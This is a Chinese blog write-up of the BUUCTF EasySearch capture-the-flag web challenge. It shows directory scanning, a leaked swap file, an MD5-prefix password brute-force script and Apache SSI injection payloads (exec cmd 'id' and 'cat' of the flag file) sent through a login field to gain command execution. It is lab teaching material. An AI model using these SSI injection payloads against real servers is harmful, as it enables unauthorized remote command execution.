

BUUCTF [BJDCTF2020] EasySearch

原创

Senimo_ 于 2021-01-06 00:02:47 发布 325 收藏 5

分类专栏: [BUUCTF WEB Writeup](#) 文章标签: [BUUCTF BJDCTF2020 EasySearch writeup CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/112255126

版权



[BUUCTF WEB Writeup](#) 专栏收录该内容

65 篇文章 9 订阅


订阅专栏

BUUCTF [BJDCTF2020] EasySearch

考点:

1. Apache SSI 远程命令执行
- 2..shtml文件

启动环境:



一个登录框, 尝试了弱密码与万能密码, 均无结果, 继续对题目进行信息收集, 使用 **ctf-wscan** 扫描目录:

```
python3 ctf-wscan.py http://c4567f9c-24a4-42fd-a60f-1e02b2aa1f07.node3.buuoj.cn/
```

```
[200] => index.php.swppluspropertie  
[200] => index.php.~1~_Edietplus
```

得到扫描结果, 其存在 [index.php.swp](#) 文件:

```

<?php
ob_start();
function get_hash(){
    $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#%^&*()+-';
    $random = $chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_rand(0,73)].$chars[mt_ra
nd(0,73)];//Random 5 times
    $content = uniqid().$random;
    return sha1($content);
}
header("Content-Type: text/html;charset=utf-8");
***
if(isset($_POST['username']) and $_POST['username'] != '' )
{
    $admin = '6d0bc1';
    if ( $admin == substr(md5($_POST['password']),0,6) ) {
        echo "<script>alert('[+] Welcome to manage system')</script>";
        $file_shtml = "public/".get_hash().".shtml";
        $shtml = fopen($file_shtml, "w") or die("Unable to open file!");
        $text = '
        ***
        ***
        <h1>Hello, '.$_POST['username'].'</h1>
        ***
        ***';
        fwrite($shtml,$text);
        fclose($shtml);
        ***
        echo "[!] Header error ...";
    } else {
        echo "<script>alert('[!] Failed')</script>";
    }
} else
{
    ***
}
***
?>

```

其中 `get_hash()` 函数限制了 `password` 值经过MD5加密后的前六位值等于 `6d0bc1`，然后在 `public` 目录下创建 `shtml` 文件，并以 `get_hash()` 函数返回值作为文件名，将POST方式传入的变量 `username` 的值写入文件中。

首先编写Python3脚本，爆破出MD5加密后前六位为 `6d0bc1` 的密码：

```

import hashlib

for i in range(1, 10000000):
    res = hashlib.md5(str(i).encode('utf-8')).hexdigest()

    if res[:6] == '6d0bc1':
        print(i, res)

```


运行程序，得到结果：

```


2020666 6d0bc1153791aa2b4e18b4f344f26ab4
2305004 6d0bc1ec71a9b814677b85e3ac9c3d40

```

尝试使用 2020666 作为密码登陆，并使用BurpSuite抓取数据包：



使用Repeater发送数据包后，得到回显：



其中头信息中包含： `Url_is_here: public/74bfe34b339a9de8d46a3b4654bb25a385fdf43d.shtml`，访问该文件：

Hello,admin

data: Tuesday, 05-Jan-2021 15:47:48 UTC

Client IP 

https://blog.csdn.net/weixin_44037296

得到刚刚登陆的信息，经过查阅资料，`shtml` 文件表示服务器当前开启了SSI与CGI支持，可以使用 `<!--#exec cmd="id" -->` 语法执行命令，[参考资料](#)

题目中 `username` 被写入了 `shtml` 文件，所以将其值修改为：`<!--#exec cmd="id" -->`：

```
14 Connection: close
15
16 username=<!--#exec cmd="id"-->&password=2020666
```

发送数据包，访问 `shtml` 页面，得到回显：

```
Hello,uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

```
data: Tuesday, 05-Jan-2021 15:56:53 UTC
```

https://blog.csdn.net/weixin_44037296

证明命令可以成功执行，查找到flag在 `../` 也就是上一级目录下：

```
Hello,flag_990c66bf85a09c664f0b6741840499
index.php index.php.swp public
```

```
data: Tuesday, 05-Jan-2021 15:59:32 UTC
```

https://blog.csdn.net/weixin_44037296

构造payload：

```
username=<!--#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"-->&password=2020666
```

访问返回的 `shtml` 文件地址，得到flag：

```
Hello,flag{62648983-1847-4166-81d0-
c3ab17e2815a}
```

```
data: Tuesday, 05-Jan-2021 16:01:05 UTC
```

https://blog.csdn.net/weixin_44037296